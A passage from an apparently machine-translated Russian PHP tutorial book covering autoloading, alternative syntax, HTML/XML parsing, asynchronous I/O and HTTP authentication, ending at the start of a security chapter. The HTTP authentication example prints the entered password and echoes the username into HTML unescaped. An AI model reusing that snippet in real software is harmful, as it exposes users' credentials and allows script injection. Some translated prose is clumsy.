        echo "Yum, $food!";
    }
}

$animal = new Animal();
$animal->eats('meat');
```

PHP знает, что такое `Animal` перед выполнением `new Animal` , потому что PHP читает исходные файлы сверху вниз. Но что, если мы хотим создавать новые Животные во многих местах, а не только в исходном файле, где он определен? Для этого нам нужно *загрузить* определение класса.

Ручная загрузка класса с требованием

```
// Animal.php
class Animal {
    public function eats($food) {
         echo "Yum, $food!";
    }
}

// zoo.php
require 'Animal.php';
$animal = new Animal;
$animal->eats('slop');

// aquarium.php
require 'Animal.php';
$animal = new Animal;
```

```
$animal->eats('shrimp');
```

Здесь у нас есть три файла. Один файл («Animal.php») определяет класс. Этот файл не имеет побочных эффектов, кроме определения класса и аккуратно хранит все знания о «животном» в одном месте. Это легко контролируется версией. Это легко использовать повторно.

Два файла потребляют файл «Animal.php» вручную, `require` файла. Опять же, PHP читает исходные файлы сверху вниз, поэтому запрос выполняется и находит файл «Animal.php» и делает определение класса `Animal` доступным до вызова `new Animal` .

Теперь представьте, что у нас были десятки или сотни случаев, когда мы хотели выполнить `new Animal` . Для этого потребуется (каламбур) много, многие `require` утверждений, которые очень утомительны для кода.

Автозагрузка заменяет загрузку класса ручного класса

```
// autoload.php
spl_autoload_register(function ($class) {
    require_once "$class.php";
});

// Animal.php
class Animal {
    public function eats($food) {
         echo "Yum, $food!";
    }
}

// zoo.php
require 'autoload.php';
$animal = new Animal;
$animal->eats('slop');

// aquarium.php
require 'autoload.php';
$animal = new Animal;
$animal->eats('shrimp');
```

Сравните это с другими примерами. Обратите внимание, что `require "Animal.php"` `require "autoload.php"` . Мы все еще включаем внешний файл во время выполнения, но вместо того, чтобы включать определение *определенного* класса, мы включаем логику, которая может включать *любой* класс. Это уровень косвенности, который облегчает наше развитие. Вместо того, чтобы писать каждый из них `require` для каждого класса, который нам нужен, мы пишем одно `require` для всех классов. Мы можем заменить N `require` на 1 `require` .

Магия происходит с spl_autoload_register . Эта функция PHP принимает замыкание и добавляет замыкание в *очередь* замыканий. Когда PHP встречает класс, для которого он не имеет определения, PHP передает имя класса каждому закрытию в очереди. Если класс существует после вызова замыкания, PHP возвращается к своей предыдущей работе. Если

класс не может существовать после попытки всей очереди, PHP вылетает с «классом». «Не найден».

Автозагрузка как часть рамочного решения

```
// autoload.php
spl_autoload_register(function ($class) {
    require_once "$class.php";
});

// Animal.php
class Animal {
    public function eats($food) {
         echo "Yum, $food!";
    }
}

// Ruminant.php
class Ruminant extends Animal {
    public function eats($food) {
        if ('grass' === $food) {
            parent::eats($food);
        } else {
            echo "Yuck, $food!";
        }
    }
}

// Cow.php
class Cow extends Ruminant {
}

// pasture.php
require 'autoload.php';
$animal = new Cow;
$animal->eats('grass');
```

Благодаря нашему универсальному автозагрузчику у нас есть доступ к любому классу, который следует за нашим соглашением об именах автозагрузчиков. В этом примере наше соглашение прост: требуемый класс должен иметь файл в том же каталоге, что и для класса, и заканчивается на «.php». Обратите внимание, что имя класса точно совпадает с именем файла.

Без автозагрузки нам пришлось бы вручную `require` базовые классы. Если бы мы построили целый зоопарк животных, у нас было бы тысячи заявлений о необходимости, которые можно было бы с легкостью заменить одним автозагрузчиком.

В конечном счете, автозагрузка PHP - это механизм, который поможет вам писать меньше механического кода, чтобы вы могли сосредоточиться на решении бизнес-задач. Все, что вам нужно сделать, это *определить стратегию, сопоставляющую имя класса с именем файла* . Вы можете запустить свою собственную стратегию автозагрузки, как это делается здесь. Или вы можете использовать любой из стандартных, которые приняли сообщество PHP: PSR-0 или PSR-4 . Или вы можете использовать композитор для общего определения

и управления этими зависимостями.

Автозагрузка с композитором

Composer создает файл `vendor/autoload.php` .

Вы можете просто включить этот файл, и вы получите автозагрузку бесплатно.

```
require __DIR__ . '/vendor/autoload.php';
```

Это делает работу с сторонними зависимостями очень простой.

Вы также можете добавить свой собственный код в автозагрузчик, добавив раздел автозагрузки к вашему `composer.json` .

```
{
    "autoload": {
        "psr-4": {"YourApplicationNamespace\\": "src/"}
    }
}
```

В этом разделе вы определяете сопоставления автозагрузки. В этом примере это сопоставление PSR-4 пространства имен в каталоге: каталог `/src` находится в корневой папке ваших проектов на том же уровне, что и каталог `/vendor` . Примером имени файла будет `src/Foo.php` содержащий `YourApplicationNamespace\Foo` .

Важно: после добавления новых записей в раздел автозагрузки вам необходимо повторно запустить команду `dump-autoload` для повторного создания и обновления файла `vendor/autoload.php` с новой информацией.

В дополнение к автозагрузке `PSR-4` , Composer также поддерживает автозагрузку `PSR-0` , `classmap` и `files` . Для получения дополнительной информации см. Ссылку на автозагрузку .

Когда вы `/vendor/autoload.php` файл `/vendor/autoload.php` он вернет экземпляр автозагрузчика композитора. Вы можете сохранить возвращаемое значение входящего вызова в переменной и добавить больше пространств имен. Это может быть полезно, например, для автозагрузки классов в тестовом наборе.

```
$loader = require __DIR__ . '/vendor/autoload.php';
$loader->add('Application\\Test\\', __DIR__);
```

Прочитайте Автозагрузка грунтовки онлайн: https://riptutorial.com/ru/php/topic/388/автозагрузка-грунтовки

глава 23: Альтернативный синтаксис для структур управления

Синтаксис

- структура: / * код * / endstructure;

замечания

При смешивании альтернативной структуры для `switch` с HTML важно не иметь пробелов между начальным `switch($condition):` и первым `case $value:` Это делается для того, чтобы повторить что-то (пробелы) перед случаем.

Все структуры управления следуют одной и той же общей идее. Вместо того, чтобы использовать фигурные скобки для инкапсуляции кода, вы используете двоеточие и `endstructure;` statement: `structure: /* code */ endstructure;`

Examples

Альтернатива для утверждения

```
<?php

for ($i = 0; $i < 10; $i++):
    do_something($i);
endfor;

?>

<?php for ($i = 0; $i < 10; $i++): ?>
    <p>Do something in HTML with <?php echo $i; ?></p>
<?php endfor; ?>
```

Альтернативный оператор while

```
<?php

while ($condition):
    do_something();
endwhile;

?>

<?php while ($condition): ?>
    <p>Do something in HTML</p>
<?php endwhile; ?>
```

Альтернативный оператор foreach

```
<?php

foreach ($collection as $item):
    do_something($item);
endforeach;

?>

<?php foreach ($collection as $item): ?>
    <p>Do something in HTML with <?php echo $item; ?></p>
<?php endforeach; ?>
```

Альтернативный оператор switch

```
<?php

switch ($condition):
    case $value:
        do_something();
        break;
    default:
        do_something_else();
        break;
endswitch;

?>

<?php switch ($condition): ?>
<?php case $value: /* having whitespace before your cases will cause an error */ ?>
    <p>Do something in HTML</p>
    <?php break; ?>
<?php default: ?>
    <p>Do something else in HTML</p>
    <?php break; ?>
<?php endswitch; ?>
```

Альтернативный оператор if / else

```
<?php

if ($condition):
    do_something();
elseif ($another_condition):
    do_something_else();
else:
    do_something_different();
endif;

?>

<?php if ($condition): ?>
    <p>Do something in HTML</p>
<?php elseif ($another_condition): ?>
    <p>Do something else in HTML</p>
```

```
<?php else: ?>
    <p>Do something different in HTML</p>
<?php endif; ?>
```

Прочитайте Альтернативный синтаксис для структур управления онлайн:
https://riptutorial.com/ru/php/topic/1199/альтернативный-синтаксис-для-структур-управления

глава 24: Анализ HTML

Examples

Анализ HTML из строки

PHP реализует совместимый с DOM уровень 2 синтаксический анализатор, позволяющий работать с HTML, используя знакомые методы, такие как `getElementById()` или `appendChild()` .

```
$html = '<html><body><span id="text">Hello, World!</span></body></html>';

$doc = new DOMDocument();
libxml_use_internal_errors(true);
$doc->loadHTML($html);

echo $doc->getElementById("text")->textContent;
```

Выходы:

```
Hello, World!
```

Обратите внимание: PHP будет генерировать предупреждения о любых проблемах с HTML, особенно если вы импортируете фрагмент документа. Чтобы избежать этих предупреждений, скажите библиотеке DOM (libxml) обработать свои собственные ошибки, вызвав `libxml_use_internal_errors()` перед импортом вашего HTML. Затем вы можете использовать `libxml_get_errors()` для обработки ошибок, если это необходимо.

Использование XPath

```
$html = '<html><body><span class="text">Hello, World!</span></body></html>';

$doc = new DOMDocument();
$doc->loadHTML($html);

$xpath = new DOMXPath($doc);
$span = $xpath->query("//span[@class='text']")->item(0);

echo $span->textContent;
```

Выходы:

```
Hello, World!
```

SimpleXML

презентация

- SimpleXML - это библиотека PHP, которая обеспечивает простой способ работы с XML-документами (особенно чтение и итерация через XML-данные).
- Единственное ограничение состоит в том, что XML-документ должен быть хорошо сформирован.

Анализ XML с использованием процедурного подхода

```
// Load an XML string
$xmlstr = file_get_contents('library.xml');
$library = simplexml_load_string($xmlstr);

// Load an XML file
$library = simplexml_load_file('library.xml');

// You can load a local file path or a valid URL (if allow_url_fopen is set to "On" in php.ini
```

Анализ XML с использованием подхода ООП

```
// $isPathToFile: it informs the constructor that the 1st argument represents the path to a
file,
// rather than a string that contains 1the XML data itself.

// Load an XML string
$xmlstr = file_get_contents('library.xml');
$library = new SimpleXMLElement($xmlstr);

// Load an XML file
$library = new SimpleXMLElement('library.xml', NULL, true);

// $isPathToFile: it informs the constructor that the first argument represents the path to a
file, rather than a string that contains 1the XML data itself.
```

Доступ к детям и атрибуты

- Когда SimpleXML анализирует XML-документ, он преобразует все свои XML-элементы или узлы в свойства получаемого объекта SimpleXMLElement
- Кроме того, он преобразует атрибуты XML в ассоциативный массив, к которому

можно получить доступ из свойства, к которому они принадлежат.

Когда вы знаете их имена:

```
$library = new SimpleXMLElement('library.xml', NULL, true);
foreach ($library->book as $book){
    echo $book['isbn'];
    echo $book->title;
    echo $book->author;
    echo $book->publisher;
}
```

- Основным недостатком этого подхода является то, что необходимо знать имена каждого элемента и атрибута в документе XML.

Когда вы не знаете их имена (или вы не хотите их знать):

```
foreach ($library->children() as $child){
    echo $child->getName();
    // Get attributes of this element
    foreach ($child->attributes() as $attr){
        echo ' ' . $attr->getName() . ': ' . $attr;
    }
    // Get children
    foreach ($child->children() as $subchild){
        echo ' ' . $subchild->getName() . ': ' . $subchild;
    }
}
```

Прочитайте Анализ HTML онлайн: https://riptutorial.com/ru/php/topic/1032/анализ-html

глава 25: Асинхронное программирование

Examples

Преимущества генераторов

В PHP 5.5 представлены генераторы и ключевое слово yield, которое позволяет нам писать асинхронный код, который больше похож на синхронный код.

Выражение `yield` отвечает за предоставление контроля обратно вызывающему коду и предоставление точки возобновления в этом месте. Можно отправить значение вдоль инструкции `yield` . Возвращаемое значение этого выражения является либо `null` либо значением, которое было передано `Generator::send()` .

```
function reverse_range($i) {
    // the mere presence of the yield keyword in this function makes this a Generator
    do {
        // $i is retained between resumptions
        print yield $i;
    } while (--$i > 0);
}

$gen = reverse_range(5);
print $gen->current();
$gen->send("injected!"); // send also resumes the Generator

foreach ($gen as $val) { // loops over the Generator, resuming it upon each iteration
    echo $val;
}

// Output: 5injected!4321
```

Этот механизм может использоваться реализацией сопрограммного обеспечения для ожидания ожидания Awaitables генератором (путем регистрации себя как обратного вызова для разрешения) и продолжения выполнения Генератора, как только будет разрешен Awaitable.

Использование цикла событий Icicle

Icicle использует Awaitables и Generators для создания Coroutines.

```
require __DIR__ . '/vendor/autoload.php';

use Icicle\Awaitable;
use Icicle\Coroutine\Coroutine;
use Icicle\Loop;

$generator = function (float $time) {
    try {
```

```
        // Sets $start to the value returned by microtime() after approx. $time seconds.
        $start = yield Awaitable\resolve(microtime(true))->delay($time);

        echo "Sleep time: ", microtime(true) - $start, "\n";

        // Throws the exception from the rejected awaitable into the coroutine.
        return yield Awaitable\reject(new Exception('Rejected awaitable'));
    } catch (Throwable $e) { // Catches awaitable rejection reason.
        echo "Caught exception: ", $e->getMessage(), "\n";
    }

    return yield Awaitable\resolve('Coroutine completed');
};

// Coroutine sleeps for 1.2 seconds, then will resolve with a string.
$coroutine = new Coroutine($generator(1.2));
$coroutine->done(function (string $data) {
    echo $data, "\n";
});

Loop\run();
```

Использование цикла событий Amp

Усилители усилителей Promises [другое имя для Awaitables] и генераторы для создания сопрограммы.

```
require __DIR__ . '/vendor/autoload.php';

use Amp\Dns;

// Try our system defined resolver or googles, whichever is fastest
function queryStackOverflow($recordtype) {
    $requests = [
        Dns\query("stackoverflow.com", $recordtype),
        Dns\query("stackoverflow.com", $recordtype, ["server" => "8.8.8.8"]),
    ];
    // returns a Promise resolving when the first one of the requests resolves
    return yield Amp\first($request);
}

\Amp\run(function() { // main loop, implicitly a coroutine
    try {
        // convert to coroutine with Amp\resolve()
        $promise = Amp\resolve(queryStackOverflow(Dns\Record::NS));
        list($ns, $type, $ttl) = // we need only one NS result, not all
            current(yield Amp\timeout($promise, 2000 /* milliseconds */));
        echo "The result of the fastest server to reply to our query was $ns";
    } catch (Amp\TimeoutException $e) {
        echo "We've heard no answer for 2 seconds! Bye!";
    } catch (Dns\NoRecordException $e) {
        echo "No NS records there? Stupid DNS nameserver!";
    }
});
```

Истерирование неблокирующих процессов с помощью proc_open ()

PHP не поддерживает одновременную работу с кодом, если вы не устанавливаете расширения, такие как `pthread` . Это иногда можно обойти с помощью `proc_open()` и `stream_set_blocking()` и асинхронно читать их вывод.

Если мы разделим код на более мелкие куски, мы можем запустить его как несколько надстроек. Затем, используя функцию `stream_set_blocking()` мы можем сделать каждый подпроцесс также неблокирующим. Это означает, что мы можем порождать несколько подпроцессов, а затем проверять их вывод в цикле (аналогично четному циклу) и ждать, пока все они не закончатся.

В качестве примера у нас может быть небольшой подпроцесс, который просто запускает цикл и на каждой итерации случайным образом сбрасывается на 100-1000 мс (обратите внимание, что задержка всегда одинакова для одного подпроцесса).

```
<?php
// subprocess.php
$name = $argv[1];
$delay = rand(1, 10) * 100;
printf("$name delay: ${delay}ms\n");

for ($i = 0; $i < 5; $i++) {
    usleep($delay * 1000);
    printf("$name: $i\n");
}
```

Затем основной процесс будет порождать подпроцессы и читать их результаты. Мы можем разбить его на более мелкие блоки:

- Создайте подпроцессы с proc_open () .
- Сделайте каждый подпроцесс неблокирующим с помощью `stream_set_blocking()` .
- Запустите цикл, пока все подпроцессы не закончите с помощью `proc_get_status()` .
- Правильно закрывайте дескрипторы файлов выходным каналом для каждого подпроцесса с помощью `fclose()` и закрывайте дескрипторы процесса с помощью `proc_close()` .

```
<?php
// non-blocking-proc_open.php
// File descriptors for each subprocess.
$descriptors = [
    0 => ['pipe', 'r'], // stdin
    1 => ['pipe', 'w'], // stdout
];

$pipes = [];
$processes = [];
foreach (range(1, 3) as $i) {
    // Spawn a subprocess.
    $proc = proc_open('php subprocess.php proc' . $i, $descriptors, $procPipes);
    $processes[$i] = $proc;
    // Make the subprocess non-blocking (only output pipe).
    stream_set_blocking($procPipes[1], 0);
    $pipes[$i] = $procPipes;
```

```
}

// Run in a loop until all subprocesses finish.
while (array_filter($processes, function($proc) { return proc_get_status($proc)['running'];
})) {
    foreach (range(1, 3) as $i) {
        usleep(10 * 1000); // 100ms
        // Read all available output (unread output is buffered).
        $str = fread($pipes[$i][1], 1024);
        if ($str) {
            printf($str);
        }
    }
}

// Close all pipes and processes.
foreach (range(1, 3) as $i) {
    fclose($pipes[$i][1]);
    proc_close($processes[$i]);
}
```

Затем вывод содержит смесь из всех трех подпроцессов, поскольку они мы читаем fread () (обратите внимание, что в этом случае `proc1` закончился намного раньше, чем два других):

```
$ php non-blocking-proc_open.php
proc1 delay: 200ms
proc2 delay: 1000ms
proc3 delay: 800ms
proc1: 0
proc1: 1
proc1: 2
proc1: 3
proc3: 0
proc1: 4
proc2: 0
proc3: 1
proc2: 1
proc3: 2
proc2: 2
proc3: 3
proc2: 3
proc3: 4
proc2: 4
```

Чтение последовательного порта с событием и DIO

В настоящее время потоки *DIO* не распознаются расширением *Event* . Нет чистого способа получить дескриптор файла, инкапсулированный в ресурс DIO. Но есть обходной путь:

- открытый поток для порта с `fopen()` ;
- сделать поток неблокирующим с `stream_set_blocking()` ;
- получить числовой дескриптор файла из потока с помощью `EventUtil::getSocketFd()` ;
- передать дескриптор числового файла в `dio_fdopen()` (в настоящее время недокументированный) и получить ресурс DIO;
- добавьте `Event` с обратным вызовом для прослушивания событий чтения в

дескрипторе файла;
- в обратном вызове сбрасывают имеющиеся данные и обрабатывают их в соответствии с логикой вашего приложения.

dio.php

```
<?php
class Scanner {
  protected $port; // port path, e.g. /dev/pts/5
  protected $fd; // numeric file descriptor
  protected $base; // EventBase
  protected $dio; // dio resource
  protected $e_open; // Event
  protected $e_read; // Event

  public function __construct ($port) {
    $this->port = $port;
    $this->base = new EventBase();
  }

  public function __destruct() {
    $this->base->exit();

    if ($this->e_open)
      $this->e_open->free();
    if ($this->e_read)
      $this->e_read->free();
    if ($this->dio)
      dio_close($this->dio);
  }

  public function run() {
    $stream = fopen($this->port, 'rb');
    stream_set_blocking($stream, false);

    $this->fd = EventUtil::getSocketFd($stream);
    if ($this->fd < 0) {
      fprintf(STDERR, "Failed attach to port, events: %d\n", $events);
      return;
    }

    $this->e_open = new Event($this->base, $this->fd, Event::WRITE, [$this, '_onOpen']);
    $this->e_open->add();
    $this->base->dispatch();

    fclose($stream);
  }

  public function _onOpen($fd, $events) {
    $this->e_open->del();

    $this->dio = dio_fdopen($this->fd);
    // Call other dio functions here, e.g.
    dio_tcsetattr($this->dio, [
      'baud' => 9600,
      'bits' => 8,
      'stop'  => 1,
      'parity' => 0
    ]);
```

```
    $this->e_read = new Event($this->base, $this->fd, Event::READ | Event::PERSIST,
      [$this, '_onRead']);
    $this->e_read->add();
  }

  public function _onRead($fd, $events) {
    while ($data = dio_read($this->dio, 1)) {
      var_dump($data);
    }
  }
}

// Change the port argument
$scanner = new Scanner('/dev/pts/5');
$scanner->run();
```

тестирование

Выполните следующую команду в терминале A:

```
$ socat -d -d pty,raw,echo=0 pty,raw,echo=0
2016/12/01 18:04:06 socat[16750] N PTY is /dev/pts/5
2016/12/01 18:04:06 socat[16750] N PTY is /dev/pts/8
2016/12/01 18:04:06 socat[16750] N starting data transfer loop with FDs [5,5] and [7,7]
```

Выход может отличаться. Используйте PTY из первых двух строк (`/dev/pts/5` и `/dev/pts/8` , в частности).

В терминале B запускается вышеупомянутый скрипт. Вам могут потребоваться права root:

```
$ sudo php dio.php
```

В терминале C отправьте строку в первый PTY:

```
$ echo test > /dev/pts/8
```

Выход

```
string(1) "t"
string(1) "e"
string(1) "s"
string(1) "t"
string(1) "
"
```

HTTP-клиент на основе расширения события

Это пример клиентского класса HTTP, основанный на расширении Event .

Класс позволяет планировать несколько HTTP-запросов, а затем запускать их асинхронно.

HTTP-client.php

```
<?php
class MyHttpClient {
  /// @var EventBase
  protected $base;
  /// @var array Instances of EventHttpConnection
  protected $connections = [];

  public function __construct() {
    $this->base = new EventBase();
  }

  /**
   * Dispatches all pending requests (events)
   *
   * @return void
   */
  public function run() {
    $this->base->dispatch();
  }

  public function __destruct() {
    // Destroy connection objects explicitly, don't wait for GC.
    // Otherwise, EventBase may be free'd earlier.
    $this->connections = null;
  }

  /**
   * @brief Adds a pending HTTP request
   *
   * @param string $address Hostname, or IP
   * @param int $port Port number
   * @param array $headers Extra HTTP headers
   * @param int $cmd A EventHttpRequest::CMD_* constant
   * @param string $resource HTTP request resource, e.g. '/page?a=b&c=d'
   *
   * @return EventHttpRequest|false
   */
  public function addRequest($address, $port, array $headers,
    $cmd = EventHttpRequest::CMD_GET, $resource = '/')
  {
    $conn = new EventHttpConnection($this->base, null, $address, $port);
    $conn->setTimeout(5);

    $req = new EventHttpRequest([$this, '_requestHandler'], $this->base);

    foreach ($headers as $k => $v) {
      $req->addHeader($k, $v, EventHttpRequest::OUTPUT_HEADER);
    }
    $req->addHeader('Host', $address, EventHttpRequest::OUTPUT_HEADER);
    $req->addHeader('Connection', 'close', EventHttpRequest::OUTPUT_HEADER);
    if ($conn->makeRequest($req, $cmd, $resource)) {
      $this->connections []= $conn;
      return $req;
    }

    return false;
  }
```

```
  /**
   * @brief Handles an HTTP request
   *
   * @param EventHttpRequest $req
   * @param mixed $unused
   *
   * @return void
   */
  public function _requestHandler($req, $unused) {
    if (is_null($req)) {
      echo "Timed out\n";
    } else {
      $response_code = $req->getResponseCode();

      if ($response_code == 0) {
        echo "Connection refused\n";
      } elseif ($response_code != 200) {
        echo "Unexpected response: $response_code\n";
      } else {
        echo "Success: $response_code\n";
        $buf = $req->getInputBuffer();
        echo "Body:\n";
        while ($s = $buf->readLine(EventBuffer::EOL_ANY)) {
          echo $s, PHP_EOL;
        }
      }
    }
  }
}


$address = "my-host.local";
$port = 80;
$headers = [ 'User-Agent' => 'My-User-Agent/1.0', ];

$client = new MyHttpClient();

// Add pending requests
for ($i = 0; $i < 10; $i++) {
  $client->addRequest($address, $port, $headers,
    EventHttpRequest::CMD_GET, '/test.php?a=' . $i);
}

// Dispatch pending requests
$client->run();
```

test.php

Это пример скрипта на стороне сервера.

```
<?php
echo 'GET: ', var_export($_GET, true), PHP_EOL;
echo 'User-Agent: ', $_SERVER['HTTP_USER_AGENT'] ?? '(none)', PHP_EOL;
```

использование

```
php http-client.php
```

Образец вывода

```
Success: 200
Body:
GET: array (
  'a' => '1',
)
User-Agent: My-User-Agent/1.0
Success: 200
Body:
GET: array (
  'a' => '0',
)
User-Agent: My-User-Agent/1.0
Success: 200
Body:
GET: array (
  'a' => '3',
)
...
```

(Стрижка.)

Обратите внимание, что код предназначен для долгосрочной обработки в CLI SAPI .

HTTP-клиент на основе расширения Ev

Это пример HTTP-клиента на основе расширения Ev .

Расширение Ev реализует простой, но мощный цикл событий общего назначения. Он не обеспечивает сетевых наблюдателей, но его наблюдатель I / O может использоваться для асинхронной обработки сокетов .

Следующий код показывает, как HTTP-запросы могут быть запланированы для параллельной обработки.

HTTP-client.php

```
<?php
class MyHttpRequest {
  /// @var MyHttpClient
  private $http_client;
  /// @var string
  private $address;
  /// @var string HTTP resource such as /page?get=param
  private $resource;
  /// @var string HTTP method such as GET, POST etc.
  private $method;
  /// @var int
  private $service_port;
```

```
/// @var resource Socket
private $socket;
/// @var double Connection timeout in seconds.
private $timeout = 10.;
/// @var int Chunk size in bytes for socket_recv()
private $chunk_size = 20;
/// @var EvTimer
private $timeout_watcher;
/// @var EvIo
private $write_watcher;
/// @var EvIo
private $read_watcher;
/// @var EvTimer
private $conn_watcher;
/// @var string buffer for incoming data
private $buffer;
/// @var array errors reported by sockets extension in non-blocking mode.
private static $e_nonblocking = [
  11, // EAGAIN or EWOULDBLOCK
  115, // EINPROGRESS
];

/**
 * @param MyHttpClient $client
 * @param string $host Hostname, e.g. google.co.uk
 * @param string $resource HTTP resource, e.g. /page?a=b&c=d
 * @param string $method HTTP method: GET, HEAD, POST, PUT etc.
 * @throws RuntimeException
 */
public function __construct(MyHttpClient $client, $host, $resource, $method) {
  $this->http_client = $client;
  $this->host        = $host;
  $this->resource    = $resource;
  $this->method      = $method;

  // Get the port for the WWW service
  $this->service_port = getservbyname('www', 'tcp');

  // Get the IP address for the target host
  $this->address = gethostbyname($this->host);

  // Create a TCP/IP socket
  $this->socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
  if (!$this->socket) {
    throw new RuntimeException("socket_create() failed: reason: " .
      socket_strerror(socket_last_error()));
  }

  // Set O_NONBLOCK flag
  socket_set_nonblock($this->socket);

  $this->conn_watcher = $this->http_client->getLoop()
    ->timer(0, 0., [$this, 'connect']);
}

public function __destruct() {
  $this->close();
}

private function freeWatcher(&$w) {
  if ($w) {
```

```
    $w->stop();
    $w = null;
  }
}

/**
 * Deallocates all resources of the request
 */
private function close() {
  if ($this->socket) {
    socket_close($this->socket);
    $this->socket = null;
  }

  $this->freeWatcher($this->timeout_watcher);
  $this->freeWatcher($this->read_watcher);
  $this->freeWatcher($this->write_watcher);
  $this->freeWatcher($this->conn_watcher);
}

/**
 * Initializes a connection on socket
 * @return bool
 */
public function connect() {
  $loop = $this->http_client->getLoop();

  $this->timeout_watcher = $loop->timer($this->timeout, 0., [$this, '_onTimeout']);
  $this->write_watcher = $loop->io($this->socket, Ev::WRITE, [$this, '_onWritable']);

  return socket_connect($this->socket, $this->address, $this->service_port);
}

/**
 * Callback for timeout (EvTimer) watcher
 */
public function _onTimeout(EvTimer $w) {
  $w->stop();
  $this->close();
}

/**
 * Callback which is called when the socket becomes wriable
 */
public function _onWritable(EvIo $w) {
  $this->timeout_watcher->stop();
  $w->stop();

  $in = implode("\r\n", [
    "{$this->method} {$this->resource} HTTP/1.1",
    "Host: {$this->host}",
    'Connection: Close',
  ]) . "\r\n\r\n";

  if (!socket_write($this->socket, $in, strlen($in))) {
    trigger_error("Failed writing $in to socket", E_USER_ERROR);
    return;
  }

  $loop = $this->http_client->getLoop();
  $this->read_watcher = $loop->io($this->socket,
```

```
      Ev::READ, [$this, '_onReadable']);

    // Continue running the loop
    $loop->run();
  }

  /**
   * Callback which is called when the socket becomes readable
   */
  public function _onReadable(EvIo $w) {
    // recv() 20 bytes in non-blocking mode
    $ret = socket_recv($this->socket, $out, 20, MSG_DONTWAIT);

    if ($ret) {
      // Still have data to read. Append the read chunk to the buffer.
      $this->buffer .= $out;
    } elseif ($ret === 0) {
      // All is read
      printf("\n<<<<\n%s\n>>>>", rtrim($this->buffer));
      fflush(STDOUT);
      $w->stop();
      $this->close();
      return;
    }

    // Caught EINPROGRESS, EAGAIN, or EWOULDBLOCK
    if (in_array(socket_last_error(), static::$e_nonblocking)) {
      return;
    }

    $w->stop();
    $this->close();
  }
}

////////////////////////////////////
class MyHttpClient {
  /// @var array Instances of MyHttpRequest
  private $requests = [];
  /// @var EvLoop
  private $loop;

  public function __construct() {
    // Each HTTP client runs its own event loop
    $this->loop = new EvLoop();
  }

  public function __destruct() {
    $this->loop->stop();
  }

  /**
   * @return EvLoop
   */
  public function getLoop() {
    return $this->loop;
  }

  /**
   * Adds a pending request
   */
```

```
  public function addRequest(MyHttpRequest $r) {
    $this->requests []= $r;
  }

  /**
   * Dispatches all pending requests
   */
  public function run() {
    $this->loop->run();
  }
}


////////////////////////////////////
// Usage
$client = new MyHttpClient();
foreach (range(1, 10) as $i) {
  $client->addRequest(new MyHttpRequest($client, 'my-host.local', '/test.php?a=' . $i,
'GET'));
}
$client->run();
```

тестирование

Предположим, скрипт `http://my-host.local/test.php` печатает дамп `$_GET` :

```
<?php
echo 'GET: ', var_export($_GET, true), PHP_EOL;
```

Затем вывод команды `php http-client.php` будет похож на следующий:

```
<<<<
HTTP/1.1 200 OK
Server: nginx/1.10.1
Date: Fri, 02 Dec 2016 12:39:54 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.0.13-pl0-gentoo

1d
GET: array (
  'a' => '3',
)

0
>>>>
<<<<
HTTP/1.1 200 OK
Server: nginx/1.10.1
Date: Fri, 02 Dec 2016 12:39:54 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.0.13-pl0-gentoo

1d
```

```
GET: array (
  'a' => '2',
)

0
>>>>
...
```

(обрезается)

Обратите внимание, что в PHP 5 расширение *сокетов* может записывать предупреждения для значений `errno` `EINPROGRESS` , `EAGAIN` и `EWOULDBLOCK` . Можно отключить журналы с помощью

```
error_reporting(E_ERROR);
```

Прочитайте Асинхронное программирование онлайн: https://riptutorial.com/ru/php/topic/4321/асинхронное-программирование

глава 26: Аутентификация HTTP

Вступление

В этом разделе мы создадим скрипт аутентификации HTTP-заголовка.

Examples

Простой аутентификация

ПОЖАЛУЙСТА, ОБРАТИТЕ ВНИМАНИЕ: ТОЛЬКО СДЕЛАЙТЕ ЭТОТ КОД В ГОЛОВЕ СТРАНИЦЫ, ИНОЕ НЕ РАБОТАЕТ!

```
<?php
if (!isset($_SERVER['PHP_AUTH_USER'])) {
    header('WWW-Authenticate: Basic realm="My Realm"');
    header('HTTP/1.0 401 Unauthorized');
    echo 'Text to send if user hits Cancel button';
    exit;
}
echo "<p>Hello {$_SERVER['PHP_AUTH_USER']}.</p>";
$user = $_SERVER['PHP_AUTH_USER']; //Lets save the information
echo "<p>You entered {$_SERVER['PHP_AUTH_PW']} as your password.</p>";
$pass = $_SERVER['PHP_AUTH_PW']; //Save the password(optionally add encryption)!
?>
//You html page
```

Прочитайте Аутентификация HTTP онлайн: https://riptutorial.com/ru/php/topic/8059/аутентификация-http

глава 27: Безопасность

Вступление

Поскольку на большинстве веб-сайтов работает PHP, безопасность приложений является важной темой для разработчиков PHP для защиты своего веб-сайта, данных и клиентов. В этом разделе рассматриваются лучшие методы безопасности в PHP, а также общие уязвимости и недостатки с примерами исправлений в PHP.

замечания

Смотрите также

- Предотвращение внедрения SQL с параметризованными запросами в PDO
- Подготовленные утверждения в mysqli
- Открытый проект безопасности веб-приложений (OWASP)

Examples

Отчет об ошибках

По умолчанию PHP будет выводить *ошибки* , *предупреждения* и *уведомления о* сообщениях непосредственно на странице, если произойдет что-то неожиданное в скрипте. Это полезно для решения конкретных проблем со сценарием, но в то же время оно выводит информацию, которую вы не хотите, чтобы ваши пользователи знали.

Поэтому рекомендуется избегать отображения тех сообщений, которые будут раскрывать информацию о вашем сервере, например дерево каталогов, например, в производственных средах. В среде разработки или тестирования эти сообщения могут быть полезны для отображения в целях отладки.

Быстрое решение

Вы можете отключить их, чтобы сообщения вообще не отображались, однако это затрудняет отладку вашего сценария.

```
<?php
  ini_set("display_errors", "0");
?>
```

Или изменить их непосредственно в *php.ini* .

```
display_errors = 0
```

Обработка ошибок

Лучшим вариантом было бы хранить эти сообщения об ошибках в месте, которое они более полезны, например, в базе данных:

```
set_error_handler(function($errno , $errstr, $errfile, $errline){
  try{
    $pdo = new PDO("mysql:host=hostname;dbname=databasename", 'dbuser', 'dbpwd', [
      PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION
    ]);

    if($stmt = $pdo->prepare("INSERT INTO `errors` (no,msg,file,line) VALUES (?,?,?,?)")){
      if(!$stmt->execute([$errno, $errstr, $errfile, $errline])){
        throw new Exception('Unable to execute query');
      }
    } else {
      throw new Exception('Unable to prepare query');
    }
  } catch (Exception $e){
    error_log('Exception: ' . $e->getMessage() . PHP_EOL . "$errfile:$errline:$errno |
$errstr");
  }
});
```

